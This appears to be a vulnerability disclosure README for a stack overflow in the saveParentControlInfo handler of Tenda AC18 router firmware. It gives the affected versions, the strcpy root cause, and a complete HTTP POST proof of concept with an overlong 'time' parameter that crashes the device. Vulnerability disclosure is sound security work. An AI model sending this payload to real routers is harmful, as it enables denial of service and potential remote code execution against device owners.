

main NWPU\_Project / Tenda / AC18 / 2 /



rickytriky Delete LOL ...

on Aug 7 History

..



README.md

4 months ago

README.md

# Tenda AC18 Unauthorized stack overflow vulnerability

## 1. Affected version:

V15.03.05.05\_multi and V15.03.05.19\_multi

## 2. Firmware download address

<https://www.tenda.com.cn/download/detail-2683.html>

## 3. Vulnerability details



In function saveParentControllInfo, the content obtained by the program from the time parameter is passed to nptr, and then the nptr is directly copied into the V17 + 34 stack through the strcpy function. There is no size check, so there is a stack overflow vulnerability. The attacker can easily perform a Deny of Service Attack or Remote Code Execution with carefully crafted overflow data.

## 4. Recurring vulnerabilities and POC


In order to reproduce the vulnerability, the following steps can be followed:

1. Use the fat simulation firmware V15.03.05.19\_multi

2. Attack with the following overflow POC attacks

```
POST /goform/saveParentControlInfo HTTP/1.1
Host: 192.168.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:91.0) Gecko/20100101
Firefox/91.0
Accept: */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 1467
Origin: http://192.168.0.1
Connection: close
Referer: http://192.168.0.1/parental_control.html?random=0.7639560863840195&
Cookie: password=0d403f6ad9aea37a98da9255140dbf6ebzcvb

deviceId=02%3A03%3A04%3A05%3A06%3A07&deviceName=&enable=1&time=111111111111111111
```



This PoC can result in a Dos.